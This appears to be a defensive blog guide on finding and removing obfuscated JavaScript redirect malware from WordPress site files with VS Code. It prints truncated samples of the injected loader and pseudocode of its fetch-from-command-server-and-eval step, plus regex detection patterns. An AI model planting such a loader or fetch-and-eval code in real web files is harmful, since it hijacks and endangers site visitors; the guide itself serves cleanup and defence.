The Complete Guide to JavaScript Redirect Malware: Detection, Decoding, and Removal


Introduction: Understanding the Growing Threat of JavaScript Malware
If you’re a website owner, you’ve likely heard about malware threats, but JavaScript injection attacks are among the most insidious threats targeting websites today. According to research by The Hacker News and c/side security, an ongoing campaign targeting Chinese-language gambling platforms has compromised approximately 150,000 websites. Over 135,800 sites contain the malicious JavaScript payload as of recent statistics from PublicWWW, and this number continues to grow.
Unlike traditional malware that creates obvious errors or slowdowns, JavaScript malware operates silently in the background, often going undetected for months while it redirects your visitors to scam pages, gambling sites, or malware distribution networks. The worst part? The attack code is deliberately obfuscated (scrambled) to evade detection by security scanners and human analysis.
This comprehensive guide will help you understand what this malware is, how to identify it, decode the obfuscation, and completely remove it from your website files using VS Code.
What Is JavaScript Redirect Malware?
JavaScript redirect malware is malicious code injected into your website’s JavaScript files that performs unwanted actions, typically redirecting site visitors to external domains controlled by attackers. This type of malware is part of a broader category called Trojan:JS/Redirector by security researchers.
How It Works
The typical JavaScript malware attack follows this pattern:
- Injection: Attackers exploit vulnerable CMS plugins, outdated WordPress installations, or weak server credentials to inject malicious code directly into your website’s JavaScript files
- Obfuscation: The malicious code is heavily obfuscated using encoding algorithms (RC4, Base64, XOR) to hide its true purpose from security scanners
- Execution: When a visitor loads your website, the JavaScript automatically executes in their browser from the infected file
- Redirection: The code creates XMLHttpRequest calls to external servers and redirects the user to malicious websites
- Monetization: Attackers earn money through affiliate networks like VexTrio, traffic brokers, or by displaying scams and gambling promotions
The Real Impact on Your Business
Beyond the technical concerns, JavaScript malware causes serious business damage:
- SEO Penalties: Google and other search engines penalize hacked websites, tanking your search rankings
- Visitor Loss: Your legitimate users get redirected to scam sites and never return
- Reputation Damage: Customers lose trust when their browsers get hijacked while visiting your site
- Legal Liability: If users get infected through your compromised website, you may face legal consequences
- Security Audits: Payment processors and hosting providers may suspend your account
Where Is This Malware Located?
According to Sucuri Security research, malicious JavaScript is typically injected into:
- Theme files:
./wp-content/themes/[theme-name]/public/js/site.js - Plugin files:
./wp-content/plugins/[plugin-name]/js/*.js - Core JavaScript files: jQuery libraries and framework files
The malware is usually appended to the bottom of legitimate JavaScript files, making it easy to identify by searching for unexpected code at the end of files.
Decoding the Malware: What Your Sample Looks Like
The malware sample you found follows a classic pattern used in widespread 2025 campaigns. Let’s break down how it works:
The Obfuscation Wrapper
;if(typeof fqsq==="undefined"){(function(i,B){var E=a0B,p=i();while(!![]){try{var K=-parseInt(E(0x1a3,'WYCH'))/(0x1d8+0xe6f+0x2*-0x823)*(-parseInt(E(0x1eb,'k!av'))/(-0x1*-0x1df9+-0xf3+-0x1d04))+parseInt(E(0x1fe,'D^do'))/(-0x247e+-0xf0c+-0x53*-0x9f)...
This opening block uses several obfuscation techniques:
- String Array Encoding: Common strings are stored in an array (
a0i()function) and referenced by obfuscated indices - Arithmetic Operations: Mathematical expressions (
0x1d8+0xe6f+0x2*-0x823) are used instead of direct numbers to confuse analysis tools - Infinite Loop with Try-Catch: The
while(!![]){ try{ ... } catch(S){ ... } }pattern executes code while handling errors gracefully - Base64 and Custom Decoding: The
R()function performs character-by-character decoding, similar to RC4 stream cipher operations
The HttpClient Function
The malware defines an HttpClient object that handles the actual redirection:
HttpClient=function(){ this[decoded_string]=function(i,B){ var Y=d,p=new XMLHttpRequest(); p[Y(0x1e8,'Yz3*')+Y(0x1b5,'ohVs')+Y(0x1e4,'fmjL')+Y(0x1f6,'eCO[')+Y(0x1d8,'S!(a')+Y(0x20f,'eCO[')]=function(){ if(p[status_code]==200&&p[response_type]==200) B(p[response_text]); }; p[Y(0x1cb,'GgV%')+'n'](Y(0x1a1,'Y*bc'),i,!![]); p[Y(0x1b8,'nMKa')+'d'](null); }; }What this does:
- Creates a new
XMLHttpRequestobject for HTTP communication - Sends a GET request to an external malicious URL
- Checks for HTTP 200 response and processes the returned data
- Executes the response, which typically contains JavaScript that redirects the user
The Trigger Mechanism
The main execution block checks if the website is already infected and initiates the attack:
(function(){ var domain = location.hostname; if(!infected_check && !found_in_cache){ new HttpClient().fetch(c2_server_url, function(response){ if(response.indexOf('eval')!==-1){ window[deobfuscated_method](response); } }); } })();This final piece performs the actual attack by fetching malicious content from attacker-controlled servers and executing it.
Why This Malware Is So Dangerous
Stealth Capabilities
This particular malware variant uses several advanced evasion techniques:
- Dynamic String Decoding: The code doesn’t contain readable strings—everything is encoded and decoded at runtime, making signature-based detection nearly impossible
- Server-Side Cloaking: The attacker’s server only delivers the malicious redirect if it detects a real browser visitor (not a security scanner)
- Multi-Stage Injection: The code performs several layers of injection before delivering the final payload, making each stage harder to analyze
- Traffic Direction Systems (TDS): The malware redirects through multiple intermediate servers to avoid blocking
Wide Infection Range
According to recent security research, this attack targets:
- WordPress sites: Over 75% of infected websites run WordPress
- Common plugins: jQuery files and other ubiquitous libraries are favorite injection points
- Homepage files: Attackers prioritize homepage injections since they reach the most visitors
- Theme JavaScript files: Theme-specific JS files are common injection locations
How to Find Malware in Your Website Using VS Code
Step 1: Download Your Website Files
- Connect to your server via SFTP using an FTP client (FileZilla, WinSCP, or your hosting control panel)
- Download your entire website directory locally
- Keep a backup of the downloaded files before making changes
Step 2: Open Project in VS Code
- Open VS Code
- Click File → Open Folder
- Select the folder containing your website files
- Click Open
Step 3: Search for Malware Patterns
Use VS Code’s Search function to find suspicious code:
Keyboard shortcut: Press Ctrl+Shift+F (Windows/Linux) or Cmd+Shift+F (Mac)

Search for these patterns one by one:
Pattern 1: Obfuscation Signature
typeof.*==="undefined"What it detects: The characteristic obfuscation pattern that starts most of this malware
VS Code steps:
- Open Find in Files (
Ctrl+Shift+F) - Type the search pattern
- Make sure Use Regular Expression toggle is enabled (click the
.*icon) - Review all results
Pattern 2: XMLHttpRequest Calls
XMLHttpRequestWhat it detects: HTTP requests to external servers (malware command-and-control)
Pattern 3: Encoded String Functions
String\.fromCharCodeWhat it detects: Character decoding operations used in obfuscation
Pattern 4: Eval Execution
eval\(What it detects: Dynamic code execution, a major red flag
Step 4: Identify Infected Files
The search results will show you file names and line numbers. The most common locations are:
wp-content/themes/*/public/js/site.jswp-content/plugins/*/js/*.jswp-content/themes/*/js/*.jsjs/main.jsor similar core files
Key indicator: The malware is usually appended at the end of the file, so check the last 50 lines of each flagged file.
Step 5: Visual Inspection in VS Code
- Click on any search result to open that file
- Press
Ctrl+End(orCmd+Endon Mac) to jump to the end of the file - Look for suspicious code blocks
Malware typically looks like:
// Legitimate jQuery code above this line... ;if(typeof fqsq==="undefined"){(function(i,B){var E=a0B,p=i();while(!![]){try{var K=-parseInt(E(0x1a3,'WYCH'))/(0x1d8+0xe6f+0x2*-0x823)*(-parseInt(E(0x1eb,'k!av'))/...Notice:
- Starts with
;(semicolon) to separate from legitimate code - Contains long strings of obfuscated characters
- Uses unusual variable names like
fqsq,a0B,E, etc. - Followed by function definitions and XMLHttpRequest calls
Complete File-Based Malware Removal Using VS Code
Before You Start: Critical First Steps
- Keep your original files: Never work on the only copy of your website files
- Create a backup folder: Copy the entire website directory to
website_backup_YYYY-MM-DD - Take your site offline if possible while cleaning
- Document what you find: Screenshot infected files for your records
Step 1: Locate All Infected Files
Using VS Code’s search functionality:
- Open Find in Files (
Ctrl+Shift+F) - Search for the primary malware signature:
;if(typeof fqsq - VS Code will show all files containing this exact string
Example results:
site.js (line 847) main.js (line 234) common-sidebar-and-menu.min.js (line 1)Document each file location carefully.
Step 2: Open and Review Each Infected File
For the first infected file:
- Click the file name in search results to open it
- Click the line number to jump to that location
- Scroll up and down to understand where the legitimate code ends and malware begins
Look for clear separation:
// LEGITIMATE CODE (jQuery, framework code) $(document).ready(function(){ // ... legitimate functionality ... }); // CLEAR BREAK OR DIFFERENT FORMATTING ;if(typeof fqsq==="undefined"){ // ← MALWARE STARTS HEREStep 3: Select and Delete the Malicious Code
In VS Code:
- Position your cursor at the beginning of the malware (the
;beforeif(typeof) - Hold
Shiftand pressCtrl+End(Windows/Linux) orCmd+Shift+End(Mac) to select to the end of the file - Press Delete or Backspace to remove all selected code
CRITICAL:
- Only delete from the malware start to the end of the file
- Do not delete any legitimate code above it
- If uncertain, select only the obvious malware block
Example – BEFORE:
// jQuery code $(function(){ console.log('Site loaded'); }); ;if(typeof fqsq==="undefined"){(function(i,B){var E=a0B,p=i();while(!![]){try{var K=-parseInt(E(0x1a3,'WYCH'))/(0x1d8+0xe6f+0x2*-0x823)*(-parseInt(E(0x1eb,'k!av'))... [... hundreds of lines of obfuscated code ...] })();
Example – AFTER:
// jQuery code $(function(){ console.log('Site loaded'); });
Step 4: Verify File Integrity
After removing malware:
- Review the last 20 lines of the file to ensure they contain legitimate code
- The file should end with a normal JavaScript closing (typically
}or);) - Check for any syntax errors (VS Code will highlight them with red squiggly lines)
If you see syntax errors:
- You may have deleted too much
- Undo the change (
Ctrl+ZorCmd+Z) - Try again more carefully
- When in doubt, restore from your backup
Step 5: Save the Cleaned File
- Press
Ctrl+S(orCmd+Son Mac) to save - VS Code will show a white dot next to the file name while unsaved
- The dot disappears when saved
Step 6: Repeat for All Infected Files
Return to your search results and repeat Steps 2-5 for each infected file:
- Click next result in search panel
- Open file
- Select malware (from
;if(typeofto end of file) - Delete
- Save
Track your progress:
- File 1 of 5: site.js ✓ Cleaned
- File 2 of 5: main.js ✓ Cleaned
- File 3 of 5: common-sidebar-and-menu.min.js ✓ Cleaned
Step 7: Final Verification Search
After cleaning all files, verify the malware is gone:
- Open Find in Files (
Ctrl+Shift+F) - Search for:
;if(typeof fqsq - The search should return 0 results
- Also search for:
HttpClient=function - This should also return 0 results
If you find any remaining instances, repeat the removal process.
Upload Cleaned Files Back to Your Server
After successfully cleaning all files in VS Code:
- Connect to your server via SFTP
- Navigate to the same directory structure
- Replace each infected file with its cleaned version
- Verify file permissions remain correct (usually 644 for files, 755 for directories)
Alternative: Use VS Code’s SFTP extension for direct remote file editing:
- Install the “SFTP” extension in VS Code
- Configure your server credentials
- Edit files directly on the server
- Automatic saving uploads changes
How to Prevent Future Infections
Essential Security Measures for File Protection
1. Keep WordPress Updated
- Enable automatic updates for WordPress core, plugins, and themes
- Check for updates weekly if auto-updates aren’t enabled
- Remove outdated or unused plugins (they’re attack vectors)
2. Use Strong, Unique Credentials
- FTP/SFTP username and password: 16+ characters with mixed case, numbers, symbols
- WordPress admin password: 20+ characters, auto-generated by password managers
- Avoid using “admin” as your WordPress username
3. Limit File Permissions
- WordPress directories: 755
- WordPress files: 644
- wp-config.php: 600 (most restrictive)
- Prevents attackers from modifying files even if they gain access
4. Install a Security Plugin
The best WordPress security plugins include:
- Wordfence: File integrity monitoring detects unauthorized modifications in real-time
- iThemes Security: File monitoring and automated hardening
- Sucuri Security: Monitors for file modifications and malware signatures
5. Regular Backups
- Automated daily backups (use Backup Buddy, UpdraftPlus, or ManageWP)
- Store backups off-site (AWS, Backblaze, not your web server)
- Test restore procedures monthly to ensure backups work
6. Monitor File Modifications
- Enable file integrity monitoring in your security plugin
- Review audit logs monthly
- Set up alerts for unauthorized file changes
- Monitor FTP/SFTP access logs for suspicious login attempts
7. Restrict Direct File Access
- Disable file editing in wp-config.php:
define('DISALLOW_FILE_EDIT', true); - Restrict database access to specific IP addresses
- Use Web Application Firewall (WAF) rules to block suspicious requests
8. Remove Vulnerable Plugins
This specific malware often enters through:
- Outdated contact form plugins with known vulnerabilities
- Old gallery plugins no longer maintained
- Lesser-known plugins with poor security history
- Plugins with PHP code injection vulnerabilities
Always use well-maintained plugins from trusted developers with good reviews.
Frequently Asked Questions
Q: How did I get this malware?
A: File-based malware typically enters through:
- Outdated WordPress plugins with known vulnerabilities
- Weak FTP/SFTP passwords that were brute-forced
- Compromised hosting account (shared server with other hacked sites)
- Vulnerable themes or plugins exploited remotely
Q: Should I delete the entire JavaScript file?
A: No. Only delete the malware code. The JavaScript file likely contains legitimate functionality that your website needs. Deleting the entire file may break website features.
Q: The malware is in the middle of the file, not at the end. What do I do?
A: If malware is in the middle of a file:
- Select only the malicious code block
- Delete just that block
- Verify the remaining code forms complete, valid JavaScript
- If unsure about syntax, restore from backup and try again
Q: How long before Google allows my site back in search results?
A: 2-7 days after you submit a reconsideration request in Google Search Console, assuming the malware is completely removed and verified.
Q: What if I accidentally deleted legitimate code?
A: Press Ctrl+Z (or Cmd+Z) immediately to undo. VS Code maintains undo history. If you’ve already closed the file, restore from your backup copy.
Q: Can I use VS Code to edit files directly on my server?
A: Yes, with the SFTP extension. This way you can edit files directly and automatic uploads ensure the cleaned version replaces the malicious one immediately.
Conclusion
JavaScript redirect malware represents one of the most sophisticated threats facing website owners today. The obfuscation techniques used (RC4-like string decoding, arithmetic operations, and multi-stage injection) make these attacks difficult to detect without proper tools and knowledge.
However, armed with VS Code and the information in this guide, you can now:
- Identify all malicious JavaScript files using search patterns
- Locate the exact malware code within legitimate files
- Remove only the malicious portions while preserving functionality
- Verify the infection is completely gone
- Prevent future compromises through security best practices
The most important takeaway: File-based malware is entirely located in your website files, not your database. By systematically searching and removing the obfuscated code from your JavaScript files using VS Code, you can completely eliminate this threat.
Your visitors’ security depends on the security of your website. Regular monitoring, timely updates, and strong security practices are not optional—they’re essential for maintaining a healthy website.
If you suspect your website is infected, don’t delay. The longer malware remains in your files, the more damage it causes to your reputation and search rankings.
Sources
- The Hacker News: “150000 Sites Compromised by JavaScript Injection” (March 2025)
- Sucuri Security: “Cascading Redirects: Unmasking a Multi-Site JavaScript Malware Campaign” (March 2025)
- c/side Security Research: Malicious JavaScript injection campaign analysis
- GoDaddy: DollyWay World Domination malware report
- PublicWWW: JavaScript payload statistics
Stay vigilant. Stay secure.